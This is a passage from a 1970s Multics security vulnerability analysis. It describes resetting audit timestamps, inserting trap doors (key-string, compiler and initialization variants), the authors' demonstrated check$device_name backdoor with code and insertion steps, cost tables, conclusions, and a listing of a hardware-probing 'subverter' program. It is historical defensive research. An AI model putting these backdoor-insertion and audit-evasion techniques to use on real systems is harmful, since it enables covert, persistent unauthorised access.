Every segment in Multics carries with it audit information on the date time last used (DTU) and date time last modified (DTM). These dates are maintained by an audit mechanism at a very low level in the system, and it is almost impossible for a penetrator to bypass this mechanism. (35) An obvious approach would be to attempt to patch the DTU and DTM that are stored in the parent directory of the segment in question. However, directories are implemented as rather complex hash tables and are therefore very difficult to patch.

Once again, however, a solution exists within the system. A routine called set_dates is provided among the various subroutine calls into ring 0 which is used when a segment is retrieved from a backup tape to set the segment's DTU and DTM to the values at the time the segment was backed up. The routine is supposed to be callable only from a highly privileged gate into ring 0 that is restricted to system maintenance personnel. However, since a penetrator can change his user identification, this restriction proves to be no barrier. To access a segment without updating DTU or DTM:

1. Change user ID to access segment.
2. Remember old DTU and DTM.
3. Use or modify the segment.
4. Change user ID to system maintenance.
5. Reset DTU and DTM to old values.
6. Change user ID back to original.

In fact due to yet another system bug, the procedure is even easier. The module set_dates is callable, not only from the highly privileged gate into ring 0, but also from the normal user gate into ring 0. (36) Therefore, step 4

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(35) Section 3.4.5 shows a motivation to bypass DTU and DTM.

(36) The user gate into ring 0 contains set_dates, so that users may perform reloads from private backup tapes.

in the above algorithm can be omitted if desired. A listing of the utility that changes DTU and DTM may be found in Appendix F.

It should be noted that one complication exists in step 5 - resetting DTU and DTM. The system does not update the dates in the directory entry immediately, but primarily at segment deactivation time. (37) Therefore, step 5 must be delayed until the segment has been deactivated - a delay of up to several minutes. Otherwise the penetrator could reset the dates, only to have them updated again a moment later.

3.4.5 Trap Door Insertion

Up to this point, we have seen how a penetrator can exploit existing weaknesses in the security controls of an operating system to gain unauthorized access to protected information. However, when the penetrator exploits existing weaknesses, he runs the constant risk that the system maintenance personnel will find and correct the weakness he happens to be using. The penetrator would then have to begin again looking for weaknesses. To avoid such a problem and to perpetuate access into the system, the penetrator can install "trap doors" in the system which permit him access, but are virtually undetectable.

3.4.5.1 Classes of Trap Doors

Trap doors come in many forms and can be inserted in many places throughout the operational life of a system from the time of design up to the time the system is replaced. Trap doors may be inserted at the facility at which the system is produced. Clearly if one of the system programmers is an agent, he can insert a trap door in the code he writes. However, if the production site is a (perhaps on-line) facility to which the penetrator can gain access, the penetrator can exploit existing vulnerabilities to insert trap doors into system software while the programmer is still working on it or while it is in quality assurance.

As a practical example, it should be noted that the software for WWMCCS is currently developed using uncleared personnel on a relatively open time sharing system at Honeywell's plant in Phoenix, Arizona.

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(37) Dates may be updated at other times as well.

The software is monitored and distributed from an open time sharing system at the Joint Technical Support Agency (JTSA) at Reston, Virginia. Both of these sites are potentially vulnerable to penetration and trap door insertion.

Trap doors can be inserted during the distribution phase. If updates are sent via insecure communications - either US Mail or insecure telecommunications, the penetrator can intercept the update and subtly modify it. The penetrator could also generate his own updates and distribute them using forged stationery.

Finally, trap doors can be inserted during the installation and operation of the system at the user's site. Here again, the penetrator uses existing vulnerabilities to gain access to stored copies of the system and make subtle modifications.

Clearly when a trap door is inserted, it must be well hidden to avoid detection by system maintenance personnel. Trap doors can best be hidden in changes to the binary code of a compiled routine. Such a change is completely invisible on system listings and can be detected only by comparing bit by bit the object code and the compiler listing. However, object code trap doors are vulnerable to recompilations of the module in question.

Therefore the system maintenance personnel could regularly recompile all modules of the system to eliminate object code trap doors. However, this precaution could play directly into the hands of the penetrator who has also made changes in the source code of the system. Source code changes are more visible than object code changes, since they appear in system listings. However, subtle changes can be made in relatively complex algorithms that will escape all but the closest scrutiny. Of course, the penetrator must be sure to change <u>all</u> extant copies of a module to avoid discovery by a simple comparison program.

Two classes of trap doors which are themselves source or object trap doors are particularly insidious and merit discussion here. These are the teletype key string trigger trap door and the compiler trap door.

It has often been hypothesized that a carefully written closed subsystem such as a query system or limited data management system without programming capabilities may be made invulnerable to security penetration. The teletype key string trigger is just one example of a trap door that provides the penetrator with a vulnerability in even the most limited subsystem. To create such a trap door, the agent modifies the supervisor teletype modules at the development site such that if the user types normally, no anomaly occurs, but if the user types a special key string, a dump/patch utility is triggered into operation to allow the penetrator unlimited access. The key string would of course have to be some very unlikely combination to avoid accidental discovery. The teletype key string trap door is somewhat more complex than the trap door described below in Section 3.4.5.2. However, it is quite straightforward to develop and insert with relatively nominal effort.

It was noted above that while object code trap doors are invisible, they are vulnerable to recompilations. The compiler (or assembler) trap door is inserted to permit object code trap doors to survive even a complete recompilation of the entire system. In Multics, most of the ring 0 supervisor is written in PL/I. A penetrator could insert a trap door in the PL/I compiler to note when it is compiling a ring 0 module. Then the compiler would insert an object code trap door in the ring 0 module without listing the code in the listing. Since the PL/I compiler is itself written in PL/I, the trap door can maintain itself, even when the compiler is recompiled. (38) Compiler trap doors are significantly more complex than the other trap doors described here, because they require a detailed knowledge of the compiler design. However, they are quite practical to implement at a cost of perhaps five times the level shown in Section 3.5. It should be noted that even costs several hundred times larger than those shown here would be considered nominal to a foreign agent.

There is also a variant on the compiler trap door called the initialization trap door. Here, the system initialization code is modified by the penetrator to insert other trap doors as the system is brought up. Such trap doors can be relatively invulnerable to

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(38) This type of trap door does not require a higher level language. Entirely analogous trap doors could be placed in an assembler.

detection and recompilation, because system initialization is usually a very complex and poorly understood procedure.

3.4.5.2 Example of a Trap Door in Multics

To demonstrate the feasibility of inserting and distributing trap doors, the following object code change was made to check$device_name to provide a generalized dump or patch facility. Figure 13 shows a PL/I program that performs essentially the same function as the trap door actually inserted in the object code. The listing of the actual trap door and its calling program is in Appendix C. Check$device_name is normally called with three arguments, the third being a fixed binary error code. The trap door is inserted at the point at which check$device_name would have returned. The trap door looks at the 72 bits immediately following the error code that was passed by the caller. If those 72 bits match a predefined 72 bit password, then the fixed binary word to which ptr1 points is copied into the fixed binary word to which ptr2 points. Since check$device_name is a ring 0 procedure, this copy is carried out using the ring 0 descriptor segment and allows the caller to read or write any word in ring 0. Dump and patch utilities can use this trap door exactly like the Insufficient Argument Validation vulnerability. The 72 bit key is used to ensure that the vulnerability is not invoked by accident by some unsuspecting user.

The actual insertion of the trap door was done by the following steps:

1. Change user identification to project SysLib.

2. Make patch in object archive copy of check$device_name in >ldd>hard>object.

3. Reset DTM on object archive.

4. Make patch in bound archive copy of check$device_name in >ldd>hard>bound_components.

5. Reset DTM on bound archive.

6. Reset user identification.

This procedure ensured that the object patch was in all library copies of the segment. The DTM was reset as in Section 3.4.4, because the dates on library segments are

```
check$device_name: procedure (a, b, code);

declare   1 code parameter,
              2 err_code fixed binary (35),
              2 key bit (72) aligned,
              2 ptr1 pointer aligned,
              2 ptr2 pointer aligned;

declare overlay fixed binary (35) based;


/*  Start of regular code  */

          ...;

/*  Here check$device_name would normally return  */

          if key = bit_string_constant_password
               then ptr2 -> overlay = ptr1 -> overlay;


          return;

     end check$device_name;
```

Figure 13. Trapdoor in check$device_name

checked regularly for unauthorized modification. These operations did not immediately install the trap door. Actual installation occurred at the time of the next system tape generation.

A trap door of this type was first placed in the Multics system at MIT in the procedure del_dir_tree. However, it was noted that del_dir_tree was going to be modified and recompiled in the installation of Multics system 18.0. Therefore, the trap door described above was inserted in check$device_name just before the installation of 18.0 to avoid the recompilation problem. Honeywell was briefed in the spring of 1973 on the results of this vulnerability analysis. At that time, Honeywell recompiled check$device_name, so that the trap door would not be distributed to other sites.

3.4.6 Preview of 6180 Procedural Vulnerabilities

To actually demonstrate the feasibility of trap door distribution, a change which could have included a trap door was inserted in the Multics software that was transferred from the 645 to the 6180 at MIT and from there to all 6180 installations in the field.

3.5 Manpower and Computer Costs

Table III outlines the approximate costs in man-hours and computer charges for each vulnerability analysis task. The skill level required to perform the penetrations was that of a recent computer science graduate of any major university with a moderate knowledge of the Multics design documented in the Multics Programmers' Manual <MPM73> and Organick <ORG72>, plus nine months experience as a Multics programmer. In addition, the penetrator was aided by access to the system listings (which are in the public domain) and access to an operational Multics system on which to debug penetrations. In this example, the RADC system was used to test penetrations prior to their use at MIT, since a system crash at MIT would reveal the intentions of the penetrations. (39)

Costs are broken down into identification, confirmation, and exploitation. Identification is that

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(39) It should be noted that while the MIT system was crashed twice due to typographical errors during the penetration, the RADC system was never crashed.

part of the effort needed to identify a particular vulnerability. It generally involves examination of system listings, although it sometimes involves computer work. Confirmation is that effort needed to confirm the existence of a vulnerability by using it in some manner, however crude, to access information without authorization. Exploitation is that effort needed to develop and debug command procedures to make use of the vulnerabilities convenient. Wherever possible, these command procedures follow standard Multics command conventions.

All figures in the table are conservative estimates as actual accounting information was not kept during the vulnerability analysis. However, costs did not exceed the figures given and in all probability were somewhat lower.

The costs of implementing the subverter and inverting the password scrambler are not included, because those tasks were not directly related to penetrating the system (See Downey <DOW74>). The Master Mode Transfer vulnerability has no exploitation cost shown, because that vulnerability was not carried beyond confirmation.

TABLE 3

Cost Estimates

Task	Identification		Confirmation		Exploitation		Total	
	Manhrs	CPU $	Manhrs	CPU $	Manhrs	CPU $	Manhrs	CPU $
Execute Instruction Access Check Bypass	60	$150	5	$ 30	8	$100	73	$280
Insufficient Argument Validation	1	$ 0	5	$ 30	24	$300	30	$330
Master Mode Transfer	0.5	$ 0	2	$ 20	--	---	2.5	$ 20
Unlocked Stack Base	0.5	$ 0	8	$ 50	80	$500	88.5	$550
Forging User ID	5	$ 0	5	$ 30	5	$ 90	15	$120
check$device_name Trap door	5	$ 0	8	$ 50	5	$ 30	18	$ 80
Access Password File (Does not include deciphering.)	1	$ 0	5	$ 30	24	$150	30	$180
Total	73	$150	38	$240	146	$1170	257	$1560

SECTION IV

CONCLUSIONS

The initial implementation of Multics is an instance of an uncertified system. For any uncertified system:

a. The system cannot be depended upon to protect against deliberate attack.

b. System "fixes" or restrictions (e.g., query only systems) cannot provide any significant improvement in protection. Trap door insertion and distribution has been demonstrated with minimal effort and fewer tools (no phone taps) than any industrious foreign agent would have.

However, Multics is significantly better than other conventional systems due to the structuring of the supervisor and the use of segmentation and ring hardware. Thus, unlike other systems, Multics can form a base for the development of a truly secure system.

4.1 Multics is not Now Secure

The primary conclusion one can reach from this vulnerability analysis is that Multics is not currently a secure system. A relatively low level of effort gave examples of vulnerabilities in hardware security, software security, and procedural security. While all the reported vulnerabilities were found in the HIS 645 system and happen to be fixed by the nature of the changes in the HIS 6180 hardware, other vulnerabilities exist in the HIS 6180. (40) No attempt was made to find more than one vulnerability in each area of security. Without a doubt, vulnerabilities exist in the HIS 645 Multics that have not been identified. Some major areas not even examined are I/O, process management, and administrative interfaces. Further, an initial cursory examination of the HIS 6180 Multics easily turned up vulnerabilities.

We have seen the impact of implementation errors or omissions in the hardware vulnerability. In the

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(40) In all fairness, the HIS 6180 does provide significant improvements by the addition of ring hardware. However, ring hardware by itself does not make the system secure. Only certification as a well-defined closed process can do that.

software vulnerabilities, we have seen the major security impact of apparently unimportant ad hoc designs. We have seen that the development site and distribution paths are particularly attractive for penetration. Finally, we have seen that the procedural controls over such areas as passwords and auditing are no more than "security blankets" as long as the fundamental hardware and software controls do not work.

4.2 Multics as a Base for a Secure System

While we have seen that Multics is not now a secure system, it is in some sense significantly "more secure" than other commercial systems and forms a base from which a secure system can be developed. (See Lipner <LIP74>.) The requirements of security formed part of the basic guiding principles during the design and implementation of Multics. Unlike systems such as OS/360 or GCOS in which security functions are scattered throughout the entire supervisor, Multics is well structured to support the identification of the security and non-security related functions. Further Multics possesses the segmentation and ring hardware which have been identified <SMI74> as crucial to the implementation of a reference monitor.

4.2.1 A System for a Benign Environment

We have concluded that AFDSC cannot run an open multi-level secure system on Multics at this time. As we have seen above, a malicious user can penetrate the system at will with relatively minimal effort. However, Multics does provide AFDSC with a basis for a benign multi-level system in which all users are determined to be trustworthy to some degree. For example, with certain enhancements, Multics could serve AFDSC in a two-level security mode with both Secret and Top Secret cleared users simultaneously accessing the system. Such a system, of course, would depend on the administrative determination that since all users are cleared at least to Secret, there would be no malicious users attempting to penetrate the security controls.

A number of enhancements are required to bring Multics up to a two-level capability. First and most important, all segments, directories, and processes in the system should be labeled with classification levels and categories. This labeling permits the classification check to be combined with the ACL check and to be represented in the descriptor segment. Second, an earnest

review of the Multics operating system is needed to identify vulnerabilities. Such a review is meaningful in Multics, because of its well structured operating system design. A similar review would be a literally endless task in a system such as OS/360 or GCOS. A review of Multics should include an identification of security sensitive modules, an examination of all gates and arguments into ring 0, and a check of all intersegment references in ring 0. Two additional enhancements would be useful but not essential. These are some sort of "high water mark" system as in ADEPT-50 (see Weissman <WEI69>) and some sort of protection from user written applications programs that may contain "Trojan Horses".

4.2.2 Long Term Open Secure System

In the long term, it is felt that Multics can be developed into an open secure multi-level system by restructuring the operating system to include a security kernel. Such restructuring is essential since malicious users cannot be ruled out in an open system. The procedures for designing and implementing such a kernel are detailed elsewhere. <AND73, BL73-1, BL73-2, LIP73, PRI73, SCH73, SCH173, WAL74> To briefly summarize, the access controls of the kernel must always be invoked (segmentation hardware); must be tamperproof (ring hardware); and must be small enough and simple enough to be certified correct (a small ring 0). Certifiability is the critical requirement in the development of a multi-level secure system. ESD/MCI is currently proceeding with a development plan to develop such a certifiably secure version of Multics <ESD73>.

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APPENDIX A

Subverter Listing

This appendix contains listings of the three program modules which make up the hardware subverter described in Section 3.2.1. The three procedure segments which follow are called subverter, coded in PL/I; access_violations_, coded in PL/I; and subv, coded in assembler. Subverter is the driving routine which sets up timers, manages free storage, and calls individual tests. Access_violations_ contains several entry points to implement specific tests. Subv contains entry points to implement those tests which must be done in assembler.

The internal procedure check_zero within subverter is used to watch word zero of the procedure segment for unexpected modification. This procedure was used in part to detect the Execute Instruction Access Check Bypass vulnerability.

The errors flagged in the listing of subv are all warnings of obsolete 645 instructions, because the attached listing was produced on the 6180.

```
COMPILATION LISTING OF SEGMENT subverter
Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
Compiled on: 04/10/74  1845.8 edt Wed
    Options: map

 1
 2
 3  subverter:
 4      procedure;
 5
 6          declare
 7               hcs_$initiate entry (char (*), char (*), char (*), fixed bin (1), fixed bin (2), ptr, fixed bin),
 8               date_time_ entry (fixed bin (71), char (*)),
 9               default_handler_$set entry (entry),          /* establishes default condition handler */
10               timer_manager_$alarm_call_inhibit entry (fixed bin (71), bit (2), entry),
11                                                            /* sets alarm clocks */
12               timer_manager_$reset_alarm_call entry (entry),
13                                                            /* resets alarm clocks */
14               hcs_$make_seg entry (char (*), char (*), char (*), fixed bin (5), ptr, fixed bin),
15                                                            /* create a segment */
16               user_info_$homedir entry (char (*)),
17               cu_$arg_ptr entry (fixed bin, ptr, fixed bin, fixed bin),
18                                                            /* get pointer to arguments */
19               com_err_ entry options (variable),           /* prints error messages */
20               ioa_$ioa_stream entry options (variable),    /* prints on io streams */
21               ioa_ entry options (variable),               /* prints on user_output */
22               cv_dec_check_ entry (char (*), fixed bin) returns (fixed bin (35)),
23                                                            /* string to numeric conversion */
24               subverter$timer ext entry,                   /* entry to do the testing */
25              (     subv$cam,                               /* does a cam instruction */
26                    subv$idt,
27                    subv$idbr,
28                    subv$sdbr,
29                    subv$cioc,
30                    subv$dis,
31                    subv$rmcm,
32                    subv$smcm,
33                    subv$smic,
34                    subv$lacl,
35                    subv$lam,
36                    subv$sam,
37                    subv$rcu,
38                    subv$scu,
39                    access_violations_$illegal_opcodes,
40                    access_violations_$fetch,
41                    access_violations_$store,
42                    access_violations_$xed_fetch,
43                    access_violations_$xed_store,
44                    access_violations_$id,
45                    access_violations_$legal_bounds_fault,
46                    access_violations_$illegal_bounds_fault)
47               entry (ptr),
48               clock_ entry returns (fixed bin (71));
49          declare
50               i fixed bin,
51               fp pointer,                                  /* points to failure blocks */
52               sp pointer int static,                       /* points to statistics segment */
53               code fixed bin,
54               wdir char (168),
```

```
     56                arg char (argl) based (argp),
     57                argl fixed bin,
     58                argp pointer,
     59                error_table_$badopt fixed bin (35) ext static,
     60                seg_version fixed bin int static init (1),
     61                max_test fixed bin int static init (22),
     62                test_names (22) int static char (32) init ("cam", "scu", "ldt", "ldbr", "sdbr", "cioc", "dis",
     63                     "rmcm", "smcm", "smic", "laci", "lam", "sam", "rcu", "fetch_access_violation",
     64                     "store_access_violation", "xed_fetch_access_violation", "xed_store_access_violation",
     65                     "it_access_violation", "legal_bounds_fault", "illegal_bounds_fault", "illegal_opcode"),
     66                ret_label label int static,
     67                interval fixed bin (35) int static,
     68                time fixed bin (71);
     69
1     1 /* start of include file subvert_statistics.incl.pl1
1     2
1     3           Initially coded by 2 Lt. Paul Karger  19 July 1972 0900 */
1     4
1     5
1     6           declare
1     7
1     8           1 subvert_statistics based(sp) aligned,
1     9                2 cur_test fixed bin(17) unal,                /* number of current test in progress */
1    10                2 next_code fixed bin(17) unal,               /* next opcode number */
1    11                2 end_of_segment fixed bin(17) unal,                  /* rel pointer to end of segment */
1    12                2 last_failure_block fixed bin(17) unal,      /* rel pointer to last failure block used */
1    13                2 test_in_progress fixed bin,                 /* test number of test in progress
1    14                                                                 = 0 if no test in progress
1    15                                                                 identifies test in progress if machine crashes */
1    16                2 time_of_last_test fixed bin(71),
1    17                2 cum_total_time fixed bin(71),
1    18                2 number_of_tests fixed bin,
1    19                2 tests(i refer(number_of_tests)) aligned,
1    20                     3 number_of_attempts fixed bin,          /* number of attempts of this test */
1    21                     3 number_of_failures fixed bin,          /* number of machine or software failures found */
1    22                     3 failure_block_ptr fixed bin(17) unal, /* rel pointer to start of threaded list of failure blocks */
1    23                     3 last_test_time fixed bin(71),
1    24                     3 cum_test_time fixed bin(71);
1    25
1    26 /* End of subvert_statistics.incl.pl1 */
     70
2     1 /* Start of include file failure_block.incl.pl1
2     2
2     3           Initially coded by 2 Lt. Paul Karger    19 July 1972   0900 */
2     4 /*        Modified 21 July 72 0820 by P. Karger to use fixed bin unal
2     5
2     6                                                  */
2     7
2     8
2     9           declare
2    10
2    11           1 failure_block based(fp) aligned,
2    12                2 version fixed bin,                          /* version number = 1 */
2    13                2 type fixed bin,                             /* index of test in test array */
2    14                2 time_of_failure fixed bin(71),
2    15                2 next_block fixed bin(17) unal,              /* rel pointer to next failure block of this type */
2    16                2 scu_data(5) fixed bin;                 /* to be defined */
2    17
2    18
```

```
2    19 /* End of include file failure_block_incl.pl1 */
     71
     72          interval = 60;                                  /* default interval = 60 seconds */
     73          call cu_$arg_ptr (1, argp, argl, code);
     74          if code = 0 then
     75               do;
     76                    if arg = "-stop" then
     77                         do;
     78                              call timer_manager_$reset_alarm_call (subverter$timer);
     79                              return;
     80                         end;
     81                    interval = cv_dec_check_ (arg, code);
     82                    if code ^= 0 then
     83                         do;
     84                              call com_err_ (error_table_$badopt, "subverter", arg);
     85                              return;
     86                         end;
     87               end;
     88          call user_info_$homedir (wdir);
     89          call hcs_$make_seg (wdir, "subvert_statistics", "", 01011b, sp, code);
     90          if sp = null () then
     91               do;
     92  no_seg:
     93                    call com_err_ (code, "subverter", "subvert_statistics");
     94                    return;
     95               end;
     96          if code = 0 then
     97               do;                                        /* segment is new */
     98                    last_failure_block, end_of_segment = 100000000000000b;
     99                                                          /* 64K segment length */
    100                    number_of_tests = max_test;
    101                    cur_test = 1;
    102                    next_code = -1;
    103               end;
    104          else
    105               do;                                        /* segment already exists */
    106                    if test_in_progress ^= 0 then
    107                         do;
    108                              call com_err_ (0, "subverter",
    109                                   "Test ^a was in progress.  Call subverter$reset to clear segment and resume.",
    110                                   test_names (test_in_progress));
    111                              return;
    112                         end;
    113               end;
    114
    115  finish_setup:
    116          time_of_last_test = clock_ ();
    117          do i = 1 to number_of_tests;
    118               last_test_time (i) = time_of_last_test;
    119          end;
    120          call timer_manager_$alarm_call_inhibit (1, "11"b, subverter$timer);
    121                                                          /* start in 1 second */
    122          return;
    123
    124
    125  subverter$reset:
    126      entry;
    127          if test_in_progress = 22 /* illegal opcode test */ then next_code = next_code - 1;
```

```
129           go to finish_setup;
130
131
132   subverter$timer:
133       entry ();
134           call check_zero ();
135           ret_label = next_setup;
136           call default_handler_$set (fault_handler);
137           call get_failure_block (cur_test);
138           number_of_attempts (cur_test) = number_of_attempts (cur_test) + 1;
139           time = clock_ ();
140           cum_total_time = cum_total_time + time - time_of_last_test;
141           time_of_last_test = time;
142           cum_test_time (cur_test) = cum_test_time (cur_test) + time - last_test_time (cur_test);
143           last_test_time (cur_test) = time;
144           go to c (cur_test);
145
146   c (1):
147           call subv$cam (fp);
148           go to scream_bloody_murder;
149
150   c (2):
151           call subv$scu (fp);
152           go to scream_bloody_murder;
153
154
155   c (3):
156           call subv$idt (fp);
157           go to scream_bloody_murder;
158
159
160   c (4):
161           call subv$idbr (fp);
162           go to scream_bloody_murder;
163
164
165   c (5):
166           call subv$sdbr (fp);
167           go to scream_bloody_murder;
168
169
170   c (6):
171           call subv$cioc (fp);
172           go to scream_bloody_murder;
173
174
175   c (7):
176           call subv$dis (fp);
177           go to scream_bloody_murder;
178
179
180   c (8):
181           call subv$rmcm (fp);
182           go to scream_bloody_murder;
183
184
185   c (9):
186           call subv$smcm (fp);
```

```
188
189
190  c (10):
191            call subv$smic (fp);
192            go to scream_bloody_murder;
193
194
195  c (11):
196            call subv$iacl (fp);
197            go to scream_bloody_murder;
198
199
200  c (12):
201            call subv$iam (fp);
202            go to scream_bloody_murder;
203
204
205  c (13):
206            call subv$sam (fp);
207            go to scream_bloody_murder;
208
209
210  c (14):
211            call subv$rcu (fp);
212            go to scream_bloody_murder;
213
214
215  c (15):
216            call access_violations_$fetch (fp);
217            go to scream_bloody_murder;
218
219
220  c (16):
221            call access_violations_$store (fp);
222            go to scream_bloody_murder;
223
224
225  c (17):
226            call access_violations_$xed_fetch (fp);
227            go to scream_bloody_murder;
228
229
230  c (18):
231            call access_violations_$xed_store (fp);
232            go to scream_bloody_murder;
233
234
235  c (19):
236            call access_violations_$id (fp);
237            go to scream_bloody_murder;
238
239
240  c (20):
241            call access_violations_$illegal_bounds_fault (fp);
242            go to scream_bloody_murder;
243
244
245  c (21):
```

```
247           go to scream_bloody_murder;
248
249
250   c (22):
251           call access_violations_$illegal_opcodes (fp);
252           go to scream_bloody_murder;
253
254
255   scream_bloody_murder:
256           number_of_failures (cur_test) = number_of_failures (cur_test) + 1;
257           call ioa_$ioa_stream ("error_output",
258                "^/****************^/From subverter:  Test ^R^a^B succeeded!^/****************", test_names (cur_test)
259                );
260           test_in_progress = 0;
261
262   next_setup:
263           call check_zero ();
264           if cur_test = max_test then cur_test = 1;
265           else cur_test = cur_test + 1;
266           time = interval;
267           call timer_manager_$alarm_call_inhibit (time, "11"b, subverter$timer);
268           return;
269
270
271   display:
272       entry ();
273           call user_info_$homedir (wdir);
274           call hcs_$initiate (wdir, "subvert_statistics", "", 0, 0, sp, code);
275           if sp = null () then go to no_seg;
276
277
278           call ioa_ ("^/^/^-Display of subverter statistics.^/");
279           if test_in_progress ^= 0 then call ioa_ ("Test ^R^a^B in progress.", test_names (test_in_progress));
280
281           call ioa_ ("Total testing time = ^.2f hours.", cum_total_time/3600000000.0e0);
282           call ioa_ ("^-^-^-Cumulative");
283           call ioa_ ("Test Name ^-^-Test Time  Attempts  Failures");
284           do i = 1 to number_of_tests;
285                call ioa_ ("^30a  ^8.2f  ^8d  ^8d", test_names (i), cum_test_time (i)/3600000000.0e0,
286                     number_of_attempts (i), number_of_failures (i));
287                do fp = pointer (sp, failure_block_ptr (i)) repeat (pointer (sp, next_block)) while (rel (fp) ^=
288                     "0"b);
289                     call date_time_ (time_of_failure, dt_string);
290                     call ioa_ ("^-^-Failure at ^a.", dt_string);
291                end;
292           end;
293           return;
294
295   get_failure_block:
296           proc (i);
297
298                declare
299                     block_size (22) fixed bin init ((22) 32) int static,
300                     i fixed bin (17) unal,
301                     p ptr,
302                     fp ptr;
303                do p = pointer (sp, failure_block_ptr (i)) repeat (pointer (sp, fp -> next_block)) while (rel (p)
304                     ^= "0"b);
305                     fp = p;
```

```
306               end;
307               if failure_block_ptr (i) ^= 0 then
308                    do;                                   /* there already exists >= 1 failure blocks for this type */
309                         fp -> next_block, last_failure_block = last_failure_block - block_size (i);
310                                                          /* thread on new block */
311                         fp = pointer (sp, fp -> next_block);
312                                                          /* set the pointer to the new block */
313                    end;
314               else
315                    do;                                   /* this is the first failure block for this test type */
316                         failure_block_ptr (i), last_failure_block = last_failure_block - block_size (i);
317                                                          /* thread on the block */
318                         fp = pointer (sp, failure_block_ptr (i));
319                                                          /* set the pointer */
320                    end;
321               fp -> failure_block.version = seg_version;  /* initialize the block */
322               fp -> type = 1;
323               return;
324
325
326          free_failure_block:
327               entry (i);                                 /* entry to free space from an unneeded failure block */
328               fp -> failure_block.version, fp -> type = 0; /* zero the data */
329               do p = pointer (sp, failure_block_ptr (i)) repeat (pointer (sp, p -> next_block)) while (rel (p) ^=
330                    rel (fp));
331                    tp = p;                               /* find a pointer to the block just before the one to be free
332               end;
333               if p ^= pointer (sp, failure_block_ptr (i)) then tp -> next_block = 0;
334                                                          /* if not first block then unthread from block before */
335               else failure_block_ptr (i) = 0;            /* else unthread from header */
336               last_failure_block = last_failure_block + block_size (i);
337                                                          /* indicate space is free */
338          end;
339
340
341
342     fault_handler:
343          procedure (mc_ptr, cond_name, wc_ptr, info_ptr, continue);
344                                                          /* procedure to catch interrupts */
345               declare
346                   (     mc_ptr,                        /* pointer to saved machine conditions */
347                         wc_ptr,                        /* pointer to machine conditions in ring 0 */
348                         info_ptr)                      /* pointer to software defined info */
349                    ptr,
350                    cond_name char (*),                   /* name of condition */
351                    i fixed bin,
352                    n_conds fixed bin int static init (8),
353                    continue bit (1) aligned,             /* bit to indicate to continue search for handler */
354                    conds (8) char (32) int static init ("illegal_procedure", "635/645_compatibility",
355                         "635_compatibility", "undefined_acc", "accessviolation", "bounds_fault_ok",
356                         "out_bounds_err", "illegal_opcode") ;
357                                                          /* array of cond names */
358               do i = 1 to n_conds;                       /* loop through the condition name array */
359                    if cond_name = conds (i) then
360                         do;                              /* we want this condition */
361                              test_in_progress = 0;       /* No more worries about crashes */
362                              call free_failure_block (cur_test);
363                                                          /* free the failure block */
```

```
365                         end;
366                    end;
367                    continue = "1"b;                         /* We can't handle this condition */
368                    return;                                  /* so maybe someone else can... */
369               end;
370     check_zero:
371               proc;                                         /* This is a procedure to check for clobbering of bound_subvert
    */
372
373                    declare
374                         1 impure based (impure_ptr) aligned,
375                              2 lock_word bit (36) aligned,
376                              2 compare_word bit (36) aligned;
377                    declare
378                         word_zero bit (36) aligned based (pointer (impure_ptr, 0)),
379                         impure_ptr pointer based (addr (label_var)),
380                         label_var label,
381                         exec_com entry options (variable),
382                         setacl entry options (variable);
383                    label_var = dummy_label;
384                    if lock_word ^= "0"b then
385                         do;
386                              call setacl (">udd>d>pak>subverter", "rewa", "Karger.Druid.*");
387                              compare_word = word_zero;
388                              lock_word = "0"b;
389                              call setacl (">udd>d>pak>subverter", "re", "Karger.Druid.*");
390                         end;
391                    else
392                         if compare_word ^= word_zero then call exec_com (">udd>Druid>Karger>subverter_error",
393                              test_names (cur_test));
394                         return;
395
396     dummy_label:
397                         i = i + 1;
398                         i = i + 1;
399               end;
          end;
```

INCLUDE FILES USED IN THIS COMPILATION.

LINE	NUMBER	NAME	PATHNAME
70	1	subvert_statistics.incl.pl1	>user_dir_dir>Druid>Karger>compiler_pool>subvert_statistics.incl.pl1
71	2	failure_block.incl.pl1	>user_dir_dir>Druid>Karger>compiler_pool>failure_block.incl.pl1

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
access_violations_$fetch		000374	constant	entry	external dcl 7 ref 215
access_violations_$id		000404	constant	entry	external dcl 7 ref 235
access_violations_$illegal_bounds_fault		000410	constant	entry	external dcl 7 ref 245
access_violations_$illegal_opcodes		000372	constant	entry	external dcl 7 ref 250
access_violations_$legal_bounds_fault		000406	constant	entry	external dcl 7 ref 240
access_violations_$store		000376	constant	entry	external dcl 7 ref 220
access_violations_$xed_fetch		000400	constant	entry	external dcl 7 ref 225
access_violations_$xed_store		000402	constant	entry	external dcl 7 ref 230
arg			based	char	unaligned dcl 50 set ref 76 81 84
argl		000165	automatic	fixed bin(17,0)	dcl 50 set ref 73 76 81 81 84 84
argp		000166	automatic	pointer	dcl 50 set ref 73 76 81 84
block_size		000126	constant	fixed bin(17,0)	initial array dcl 299 ref 309 316 336
clock_		000412	constant	entry	external dcl 7 ref 115 139
code		000104	automatic	fixed bin(17,0)	dcl 50 set ref 73 74 81 82 89 92 96 274
com_err_		000324	constant	entry	external dcl 7 ref 84 92 108
compare_word	1		based	bit(36)	level 2 dcl 373 set ref 386 391
cond_name			parameter	char	unaligned dcl 346 ref 342 359
conds		000026	constant	char(32)	initial array unaligned dcl 346 ref 359
continue			parameter	bit(1)	dcl 346 set ref 342 367
cu_$arg_ptr		000322	constant	entry	external dcl 7 ref 73
cum_test_time	20		based	fixed bin(71,0)	array level 3 dcl 1-7 set ref 142 142 285
cum_total_time	6		based	fixed bin(71,0)	level 2 dcl 1-7 set ref 140 140 281
cur_test			based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7 set ref 101 137 138 138 142 142 142 143 144 255 255 257 264 264 265 265 362 391
cv_dec_check_		000332	constant	entry	external dcl 7 ref 81
date_time_		000306	constant	entry	external dcl 7 ref 289
default_handler_$set		000310	constant	entry	external dcl 7 ref 136
dt_string		000157	automatic	char(24)	unaligned dcl 50 set ref 289 290
end_of_segment	1		based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7 set ref 98
error_table_$badopt		000414	external static	fixed bin(35,0)	dcl 50 set ref 84
exec_com		000416	constant	entry	external dcl 377 ref 391
failure_block_ptr	14		based	fixed bin(17,0)	array level 3 packed unaligned dcl 1-7 set ref 287 303 307 316 318 329 333 335
